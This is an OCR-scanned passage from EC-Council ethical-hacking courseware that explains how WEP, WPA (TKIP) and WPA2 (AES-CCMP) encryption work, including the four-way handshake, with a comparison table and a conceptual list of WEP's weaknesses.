


FIGURE 15.11: WEP encryption process for encrypting the payload of an 802.11 frame

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What Is WPA?

WPA stands for **Wi-Fi Protected Access**. It is compatible with the **802.11i security standard**. It is a software upgrade, but may also require a hardware upgrade. In the past, the primary security mechanism used between wireless access points and wireless clients was WEP encryption. The major drawback for **WEP encryption** is that it still uses a static encryption key. The attacker can exploit this weakness by using tools that are freely available on the Internet. The Institute of Electrical and Electronics Engineers (IEEE) has defined "an expansion to the 802.11 protocols that can allow for increased security." Nearly every Wi-Fi company has decided to employ a standard for increased security called Wi-Fi Protected Access.

Data encryption security is increased in WPA as messages are passed through Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP) to enhance data encryption. The unicast traffic changes the encryption key after every frame using **TKIP**. The key used in TKIP changes with every frame, and is automatically coordinated between the wireless client and the access point.


- **TKIP (Temporal Key Integrity Protocol):** TKIP utilizes the **RC4 stream** cipher encryption with 128-bit keys and 64-bit keys for authentication. TKIP mitigates the WEP key derivation vulnerability by not reusing the same Initialization Vector.
- **128-bit Temporal Key:** Under TKIP, the client starts with a **128-bit** "temporal key" (TK) that is then combined with the client's MAC address and with an IV to create a key that

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

is used to encrypt data via the RC4. It implements a sequence counter to protect against replay attacks.

- **WPA Enhances WEP:** TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. Temporal keys are changed for every **10,000 packets**. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How WPA Works

To encrypt the payload effectively, the **WPA encryption** performs the following steps:

- Temporal encryption key, transmit address, and **TKIP sequence counter (TSC)** is used as input to RC4 algorithm to generate a key stream.
- **MAC Service Data Unit (MSDU)** and **message integrity check (MIC)** are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate **MAC Protocol Data Unit (MPDU)**.
- A 32-bit Integrity Check Value (ICV) is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with a key stream to produce the encrypted data.
- The IV is added to the encrypted data to generate MAC frame.

The following diagram illustrates the WPA working process:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.12: Showing the working process of WPA


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Temporal Keys

In WPA and WPA2, the encryption keys (temporal keys) are derived during the four-way handshake

Encryption keys are derived from the PMK that is derived during the EAP authentication session

In the EAP success message, PMK is sent to the AP but is not directed to the Wi-Fi client as it has derived its own copy of the PMK



- AP sends an ANonce to client which uses it to construct the Pairwise Transient Key (PTK)
- Client respond with its own nonce-value (SNonce) to the AP together with a Message Integrity Code (MIC)
- AP sends the GTK and a sequence number together with another MIC which is used in the next broadcast frames
- Client confirm that the temporal keys are installed

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Temporal Keys

For providing privacy to a **Wireless LAN** over a **local RF broadcast** network, encryption is a necessary component. Initially WEP is used as the basic or fundamental encryption mechanism but as the flaws are found with the WEP encryption, a new enhanced encryption mechanism, i.e., WPA is used. All the newly deployed equipment is using either TKIP (WPA) or AES (WPA2) encryption to ensure the WLAN security. In case of WEP encryption mechanism, encryption keys (**Temporal Keys**) are derived from the **PMK (Pairwise Master Key)** that is derived during the EAP authentication session, whereas the encryption keys are derived during the four-way handshake in WPA and WPA2 encryption mechanisms.

The method used to derive the encryption keys (temporal keys) is described by the four-way handshake process. Following diagram explains the four-way handshaking process.

- The AP sends an EAPOL-key frame containing an authenticator nonce (**ANonce**) to client which uses it to construct the **Pairwise Transient Key (PTK)**.
- Client respond with its own nonce-value (**SNonce**) to the AP together with a Message Integrity Code (MIC)
- AP sends the GTK and a sequence number together with another MIC which is used in the next broadcast frames.
- Client confirms that the temporal keys are installed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.13: Diagram representing the four-way handshaking process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What Is WPA2?


WPA2 (**Wi-Fi Protected Access 2**) is compatible with the **802.11i standard**. It supports most of the security features that are not supported by WPA. It provides stronger data protection and network access control. It gives a high level of security, so that only authorized users can access it. WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control.

It implements the National Institute of Standards and **Technology (NIST) FIPS 140-2** compliant **AES encryption** algorithm and gives **government-grade security**.

WPA2 offers two modes of operation:

- **WPA-Personal**: This version makes use of a setup password (**pre-shared key, PSK**) and protects unauthorized network access. In PSK mode each wireless network device encrypts the network traffic using a 256 bit key which can be entered as a passphrase of 8 to 63 ASCOO characters.
- **WPA-Enterprise**: This confirms the network user through a server. It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates etc. Users are assigned login credentials by a centralized server which they must present when connecting to the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How WPA2 Works

In the CCMP procedure, **additional authentication data (AAD)** is taken from the MAC header and included in the CCM encryption process. This protects the frame against alteration of the non-encrypted portions of the frame. A sequenced packet number (PN) is included in the CCMP header to protect against replay attacks. The PN and portions of the MAC header are used to generate a nonce that in turn is used by the CCM encryption process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.14: Working of WPA2

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WEP vs. WPA vs. WPA2

WEP's primary purpose is to provide confidentiality of data on wireless networks at a level equivalent to that of wired LANs, but it is weak and fails to meet any of its goals. It is a **data encryption method** for 802.11 WLANs. WPA fixes most of WEP's problems but adds some new vulnerability. WPA2 is expecting to make wireless networks as secure as wired networks. It guarantees the network administrators that only authorized users can access the network. If you are using WEP, then you should replace it with either WPA or WPA2 in order to secure your network or communication over Wi-Fi network. Both WPA and WPA2 incorporate protection against forgery and replay attacks.

Encryption		**Attributes**		
	Encryption Algorithm	**IV Size**	**Encryption Key Length**	**Integrity Check Mechanism**
WEP	RC4	24-bit	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WPA2	AES-CCMP	48-bit	128-bit	AES-CCMP

TABLE 15.5: Comparison between WEP, WPA and WPA2

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP Issues

WEP has the following issues:

1. CRC32 is not sufficient to ensure complete cryptographic integrity of a packet:
   - By capturing two packets, an attacker can reliably flip a bit in the encrypted stream, and modify the checksum so that the packet is accepted
2. IVs are 24 bits:
   - An AP broadcasting **1500 byte packets at 11 Mb/s** would exhaust the entire IV Space in five hours
3. Known plaintext attacks:
   - When there is an IV collision, it becomes possible to reconstruct the **RC4 keystream** based on the IV and the decrypted payload of the packet
4. Dictionary attacks:
   - WEP is based on a password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The small space of the initialization vector allows the attacker to create a decryption table, which is a dictionary attack

5. Denial of services:

   - Associate and disassociate messages are not authenticated

6. Eventually, an attacker can construct a decryption table of reconstructed key streams:

   - With about **24 GB** of space, an attacker can use this table to **decrypt WEP** packets in real-time

7. A lack of centralized key management makes it difficult to change **WEP keys** with any regularity

8. IV is a value that is used to randomize the key stream value and each packet has an IV value:

   - The standard allows only **24 bits**, which can be used within hours at a busy AP
   - IV values can be reused


9. The standard does not dictate that each packet must have a unique IV, so vendors use only a small part of the available **24-bit** possibilities:

   - A mechanism that depends on randomness is not random at all and attackers can easily figure out the key stream and decrypt other messages

Since most companies have configured their stations and APs to use the same shared key, or the default four keys, the randomness of the key stream relies on the uniqueness of the IV value. The use of IV and a key ensures that the key stream for each packet is different, but in most cases the IV changes while the key remains constant. Since there are only two main components to this encryption process where one stays constant, the randomization of the process decreases to an unacceptable level. A busy access point can use all available IV values (224) within hours, which requires the reuse of IV values. Repetition in a process that relies on randomness ends up in futile efforts and non-worthy results.

What makes the IV issue worse is that the **802.11 standard** does not require each packet to have a different IV value, which is similar to having a "Beware of Dog" sign posted but only a Chihuahua to provide a barrier between intruders and the valued assets. In many implementations, the IV value only changes when the wireless NIC reinitializes, usually during a reboot, 24 bits for the IV value provide enough possible IV combination values, but most implementations use a handful of bits; thus not even utilizing all that is available to them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

